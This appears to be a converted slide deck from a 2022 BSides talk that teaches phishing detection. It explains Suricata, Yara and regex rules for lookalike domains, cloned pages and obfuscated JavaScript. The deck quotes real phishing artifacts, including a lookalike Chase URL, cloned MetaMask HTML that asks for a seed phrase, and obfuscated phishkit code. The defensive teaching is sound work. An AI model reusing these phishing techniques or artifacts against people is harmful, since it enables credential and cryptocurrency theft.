

# Grinding Phish into Detections

BSides Boulder 2022 - Jason Williams

twinwave

# Grinding Phish into Detections


---

- Credential Phish and everything that happens after clicking
- Great opportunity to learn some new detection languages
- Plenty of resources and subject matter
- There are not a ton of people doing this
- This will be a bit of an info-heavy talk, but not comprehensive (2 day training easy)

# About me

---

- Wrote a lot of Emerging Threats IDS Rules
- Worked in a big SOC for many years
- Malware Analysis / IR / Forensics
- Got interested in phishing when EKs dried up and there really weren't many detections
- Built a bunch of anti-phish things
- Teach a sigdev class with that Microsoft guy
- Principle Phish Puncher @ TwinWave.io



# When a phish is found


---

- Often i see people make a tweet, move on
- We can do lots more!
- IMO the takedown process usually sucks



# Why spend time to detect phish?


- Phishing is a **game of templates** and repeated TTP
- Detect one aspect well and you detect it thousands of times in the future
- ET rules from 2015 still hit properly
- Contribute what you see to make things better for others and they will do the same



# How do we go about this

---

- You need lasagna
- A miss on one aspect shouldn't mean that you lose all detections
- Don't expect to always write one rule to catch em all
- Detection Platforms
  - Suricata
  - Yara
  - ClamAV
  - Regex (LogAgg)



# Suricata

---



- Looks at network traffic
- Deployed as an appliance or application
- Is better than snort
- Write your own rules or import from the community
- <https://suricata.io/>
- <https://suricata.readthedocs.io/en/suricata-6.0.5/rules/index.html>

# Yara

---



- Detect on things within files
  - VERY straightforward to write rules
  - Point it at a file or folder or use various tools to scan
- 
- <https://virustotal.github.io/yara/>
  - <https://github.com/InQuest/awesome-yara>
  - [https://yara.readthedocs.io/en/stable/writing\\_rules.html](https://yara.readthedocs.io/en/stable/writing_rules.html)

# ClamAV

---



- Detect on things in files (or archives)
  - Not as straightforward as writing yara rules
  - More useful features for this type of work that we'll get to
- 
- <https://www.clamav.net/>
  - <https://docs.clamav.net/manual/Signatures/LogicalSignatures.html>

# Regex / Regular Expressions / PCRE

---

- Pattern Matching
- This is just useful anywhere
- Many flavors
- IMO one of the best foundational skills
- Re2 is \*quite\* fast


<https://github.com/google/re2>



# Areas of detection discussion today

---

- Where the page lives
- Attributes about the page
- Trying to hide javascript
- Behavior of the page
- Resources of the page
- Journey getting to the page
- What the page looks like
- Phishkit Source
- You gotta talk somehow



# Domains

Task Results

Normalized Forensics

Raw Forensics

Initial Submission <http://chase.com.loginmxcrosoftonlinewebdl.ga/home/myaccount/billing.php?websrc=e17ea285ad581008aac6b89b49ab879e&dispatched=63&id=8621253133>

Job Duration 19 seconds

Resources Analyzed 1 URLs, 0 files

- Certainly not the real chase
- This is a very common tactic that may confuse mobile users as they see the real domain at the beginning and who even knows how domains work
- We have seen this technique employed for years

# Domains - Regex

chase\.com\.\.{20,}

Literal string of 'chase'

Literal string of 'com'

Anything 20 or more times

Escape the . as it has special properties  
in regex (can mean anything)

Escape the . as it has special properties  
in regex (can mean anything)

# Domains - Regex101 Test & Validation

regular expressions 101

`</>`

**SAVE & SHARE**

`Save Regex` `ctrl+s`

**FLAVOR**

`</> PCRE2 (PHP >=7.3)` ✓

`</> PCRE (PHP <7.3)`

`</> ECMAScript (JavaScript)`

`</> Python`

`</> Golang`

`</> Java 8`

`</> .NET (C#)`

**FUNCTION**

`>_ Match` ✓

**REGULAR EXPRESSION**

`:/ chase\.com\.{20,}`

**TEST STRING**

chase.com.loginmxcrosoftonlinewebdl.g

# Domains - Suricata

---

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET PHISHING Possible Chase Phishing Domain Mar 14 2016"; flow:to_server,established; threshold: type limit, count 1, track by_src, seconds 30; http.method; content:"GET"; http.host; content:"chase.com"; fast_pattern; isdataat:20,relative; classtype:social-engineering; sid:2022615; rev:6;)
```

- Great!
- Now you've seen one
- Moving on...

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```



# ELI5 Suricata Rule

```
→ alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

What do you want this rule to do? In this case we want it to generate an alert in our logs

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

What protocol should suricata look at for  
this rule? Tcp? Udp? Ssh? Dns? Http?

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Define the directionality for this rule.  
Home net is a variable in the config that defines what you told suricata to defend, external net is often everything else. With http we usually say 'any' port.

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

The rest of the rule is wrapped in parens.  
Inside here is the guts.

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

A totally arbitrary message that shows up  
in logs when the following contents  
match traffic.

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Narrow the scope of traffic suricata needs to look at by saying what side of an established connection it should look at

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Tell me about this once every 30  
seconds when its from the same client

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

I only want to know about this when its a  
HTTP GET request

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Chase.com should be in the http host header, it's the most unique thing in my rule, there should be at least 20 bytes of data that follows it

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Predefined category of activity this rule is associated with

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
Rev:6;
)
```

Signature id, unique identifier

# ELI5 Suricata Rule

```
alert
http
$HOME_NET any -> $EXTERNAL_NET any
(
msg:"ET PHISHING Possible Chase Phishing Domain Mar 14
2016";
flow:to_server,established;
threshold: type limit, count 1, track by_src, seconds 30;
http.method; content:"GET";
http.host; content:"chase.com"; fast_pattern;
isdataat:20,relative;
classtype:social-engineering;
sid:2022615;
)
Rev:6;
```

Revision, how many times this rule has  
been updated

# Domains - Suricata


---

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET PHISHING Possible Chase Phishing Domain Mar 14 2016"; flow:to_server,established; threshold: type limit, count 1, track by_src, seconds 30; http.method; content:"GET"; http.host; content:"chase.com"; fast_pattern; isdataat:20,relative; classtype:social-engineering; sid:2022615; rev:6;)
```

- Smush it all together
- Share it to ET
- Everyone wins
- Yes this is a rule from 2016 that still works well

# Domains

<https://internetcomputer.org/>



A screenshot of the OneDrive login interface. At the top, there's a blue header bar with the OneDrive logo. Below it, a large black central box contains a white cloud icon with the word "OneDrive" underneath. Text below the icon reads "Onedrive Online Limits across different plans [Sign in to Continue to OneDrive Online.](#)". There are three sign-in buttons: "Sign in with Office365" (orange), "Sign in with Outlook" (blue), and "Sign in with Other Mail" (dark blue). At the bottom of the central box is the text "OneDrive © 2022".

<https://maygw-uyaaa-aaaad-qcgiq-cai.ic0.app/>

Add .raw subdomain

[https://maygw-uyaaa-aaaad-qcgiq-cai .\*\*raw\*\*.ic0.app](https://maygw-uyaaa-aaaad-qcgiq-cai.raw.ic0.app/)

# Domains - Suricata

---

```
alert dns $HOME_NET any -> any any (msg:"TW HUNTING Internet Computer  
Domain Observed"; dns.query; content:".ic0.app"; endswith;  
classtype:misc-activity; sid:xxx; rev:1;)
```

- Maybe we can't break SSL where we are
- We can still alert on suspicious activity
- Create a saved search in your splunk/es
- Sometimes the most useful signatures are the ones you're not 100% sure about
- The content of this phish page is nothing that we havent seen before, just hosted in a new manner

# Page Attributes

---

- What phishkit development tool leaves this behind?

```
<!DOCTYPE html>
<!-- saved from
url=(0023) https://www.google.com
```

```
<title>Google</title>
<script src=".//Google_files/
```



# Page Attributes

---

- What phishkit development tool leaves this behind?

```
<title>Google</title>
<script src="Google_files/
```



# Cloned Pages

---

- Why even have a phishkit?
- If they are trying to impersonate a legitimate brand, save the page, edit the form
- There are some popular tools as well
- MiTM apps will present different challenges when a legitimate page is being proxied, but these are detectable in various ways as well

# Cloned Pages

METAMASK

Features ▾ Support ▾ About ▾ Build ▾ Download

## Unlock wallet

Enter your recovery phrase to unlock your wallet. Typically 12 (sometimes 24) words separated by single box.

I have a 24 word recovery phrase >

1.	2.
3.	4.
5.	6.
7.	8.
9.	10.
11.	12.

Recover Wallet

The Metamask wallet interface is shown in a modal window. It displays the following information:

- Account 1**: Address: 0x420...cc08
- Balance: 46,795.2236 ETH (\$107,890,348 USD)
- Buttons: Connect, Send, Sweep
- Assets: 30,000 ETH (\$88,902,800.00), 27,405 DAI (\$27,405.52)
- Activity: A log of recent transactions.

Decorative elements include a blue 'C' and a red 'V' on the left and right sides of the modal respectively.

# Cloned Pages

---

```
<!-- [if lte IE 9]><script src="https://cdnjs.cloudflare.com/ajax/libs/placeholders/3.0.2/placeholders.min.js"></script><![endif] -->
<script>
document.getElementById("downloadButtonNav")
.onclick = function() {
  if (gtag) {
    gtag('event', 'Click', {
      'event_category': 'Download',
      'event_label': 'Nav Bar Button'
    });
  }
}
</script>

<script id="lpSS_46778527940" src="meta/storage.secure.min.js.download"></script>
<div
  style="visibility: hidden; position: absolute; width: 100%; top: -10000px; left: 0px; right: 0px; transition: visibility 0s linear 0.3s, opacity 0.3s ease-in-out; z-index: 2000000000; background-color: #fff; border: 1px solid #ccc; padding: 10px; font-size: 14px; color: #333; font-family: sans-serif; border-radius: 5px;">
<div
  style="width: 100%; height: 100%; position: fixed; top: 0px; left: 0px; z-index: 2000000000; background-color: #fff; opacity: 0; border: 1px solid #ccc; border-radius: 5px; padding: 10px; font-size: 14px; color: #333; font-family: sans-serif; transition: opacity 0.3s ease-in-out; margin: 0 auto; width: fit-content; height: fit-content; margin-left: -50%; margin-top: -50%;">
<div
  style="margin: 0px auto; top: 0px; left: 0px; position: absolute; border: 1px solid #ccc; z-index: 2000000000; background-color: #fff; padding: 5px; font-size: 12px; color: #333; font-family: sans-serif; border-radius: 5px;">
<iframe title="reCAPTCHA-uitdaging verloopt over 2 minuten" src="meta/bframe.html" name="c-hnjop5s3lhfd" frameborder="0"
  scrolling="no"
  sandbox="allow-forms allow-popups allow-same-origin allow-scripts allow-top-navigation allow-modals allow-popups-to-escape-sandbox"
  style="width: 100%; height: 100%;"></iframe></div>
</div>
</div>
</body>
<!-- Mirrored from meta-kyc-standards.s2.webspace.re/wallet.security/ by HTTrack Website Copier/3.x [XR&CO'2014], Mon, 10 Jan 2022 09:51:45 GMT -->
```

# Cloned Pages

```
<!-- Mirrored from meta-kyc-standards.s2.webspace.re/wallet.security/ by HTTrack Website  
Copier/3.x [XR&CO'2014], Mon, 10 Jan 2022 09:51:45 GMT -->
```

```
(?si)<\!--\s*Mirrored from.*by HTTrack Website  
Copier\//
```

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"TW HUNTING Website Cloned via HTTrack  
Website Copier"; flow:established,to_client; file_data; content:"<!-- Mirrored from"; nocase;  
content:"HTTrack Website Copier/"; distance:0; nocase; classtype:misc-activity; sid:x; rev:1;)
```

```
rule TW_Hunting_HTTrack_Cloned_Site {  
  
    strings:  
        $must_have = "Mirrored from"  
        $httrack = "HTTrack Website Copier/"  
        $tagline = "[XR&CO'20"  
  
    condition:  
        $must_have and ($httrack or $tagline)  
}
```

# Obfuscation

---

- As of a year or so ago, the overwhelming majority of phishkits were not even bothering to obfuscate their landings
- This was not always the case
  - Proofpoint Whitepaper (2016)
  - <https://www.proofpoint.com/sites/default/files/proofpoint-obfuscation-techniques-phishing-attacks-threat-insight-en-v1.pdf>
- Relying more on redirection and free hostings
- This has changed somewhat recently and the most popular is Javascript Obfuscator

# Javascript Obfuscator

---

- <https://github.com/javascript-obfuscator/javascript-obfuscator>
- Gui available at <https://obfuscator.io/>

```
var ou = "b3V0bG9vaw==";
var ho = "aG90bWFpbA==";
var gm = "Z21haWw=";
var ya = "eWFob28=";
var of = "b2ZmaWNlMzY1";
////////////////url ai
getting///////////////////
```

# Javascript Obfuscator

---

- <https://github.com/javascript-obfuscator/javascript-obfuscator>
- Gui available at <https://obfuscator.io/>

```
var _0x252808=_0x12b4;function _0x12b4(_0x432205,_0x28dc8d){var _0x2eee9d=_0x2eee();return  
_0x12b4=function(_0x12b4e7,_0x42de8e){_0x12b4e7=_0x12b4e7-0xf1;var _0x278f95=_0x2eee9d[_0x12b4e7];return  
_0x278f95;},_0x12b4(_0x432205,_0x28dc8d);}function _0x2eee(){var  
_0x47c3e9=['1127jqJROW','20cPYIOO','4071240AjhJQq','110QviARz','160429TYcrSz','6039280XXSytt','b3V0bG9vaw==','119361  
pFSwS','b2ZmaWN1MzY1','aG90bWFpbA==','5369625ovRJJa','1066203YdZnTv','32888uWoBHU'];_0x2eee=function(){return  
_0x47c3e9;};return _0x2eee();}(function(_0x8938da,_0x273f1b){var  
_0x33569d=_0x12b4,_0x45e654=_0x8938da();while(!![]){try{var  
_0x3ad9d4=-parseInt(_0x33569d(0xf3))/0x1*(-parseInt(_0x33569d(0xfd))/0x2)+parseInt(_0x33569d(0xf9))/0x3+parseInt(_0x  
33569d(0xf6))/0x4+parseInt(_0x33569d(0xf4))/0x5+parseInt(_0x33569d(0xf1))/0x6+-parseInt(_0x33569d(0xfc))/0x7*(parse  
Int(_0x33569d(0xfb))/0x8)+-parseInt(_0x33569d(0xfa))/0x9*(parseInt(_0x33569d(0xf2))/0xa);if(_0x3ad9d4==_0x273f1b)br  
eak;else  
_0x45e654['push'](_0x45e654['shift']());}catch(_0x1a7167){_0x45e654['push'](_0x45e654['shift']());}}}{_0x2eee,_0xdc6  
9);var ou=_0x252808(0xf5),ho=_0x252808(0xf8),gm='Z21haWw=',ya='eWFob28=',of=_0x252808(0xf7);
```

# Javascript Obfuscator

---

- Something that makes this \*super\* fun is that this tool is used all over the internet
- Many very large services utilize it to obfuscate source code, as that is the intended purpose.
- We have some decoders, the most reliable of which I find to be synchrony which also has a gui and github
  - <https://deobfuscate.relative.im/>
  - <https://github.com/relative/synchrony>

I thought we were detecting things

# Often times it's just patterns

---

- Typically we have a variable pattern in encoded text
  - `_0x2748c4`
  - `_0xd7394d`
  - `_0x30947a`
  - `_0x20eaed`
  - `_0xfdd3e8`

`_0x [a-f0-9] { 6 }`

# Often times it's just patterns

---

- Common strings around these

- function \$string
- function(\$string
- var \$string
- return \$string
- parseInt(\$string
- document[\$string
- window[\$string
- catch(\$string

# Yara Time

---

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![]) "  
    $constant_2 = "${_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
    /(function|var|return|parseInt|document|window|catch)\s*[[ ()?_0x[a-f0-9]{6} /  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

```
jae@timecrimes:~$ yara js_ob.yar jsob.html  
TW_Phishing_Likely_Javascript_Obfuscator_M2 jsob.html
```

# Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![]) "  
    $constant_2 = "$(_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
    /(function|var|return|parseInt|document|window|catch)\s*[[ ()?_0x[a-f0-9]{6} /  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

the string 'rule' and then whatever you want to call your rule

# Yara Time

---

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![]) "  
    $constant_2 = "$(_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
    /(function|var|return|parseInt|document|window|catch)\s*[[ ()?_0x[a-f0-9]{6} /  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

The meta section where you can enter in key value pairs of any details you want, author, date, references, etc

# Yara Time

---

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![])"  
    $constant_2 = "${_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
        /(function|var|return|parseInt|document|window|catch)\s*[[ ()?_0x[a-f0-9]{6}/  
  
condition:  
    3 of ($constant*) and $da_regex  
}
```

The strings section with some defined static strings that we identified as unique for the thing we want our rule to detect

# Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {  
  
meta:  
    description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"  
  
strings:  
    $constant_1 = "while (!![]) "  
    $constant_2 = "${_0x"  
    $constant_3 = "function _0x"  
    $constant_4 = "var _0x"  
    $constant_5 = "return _0x"  
  
    $da_regex =  
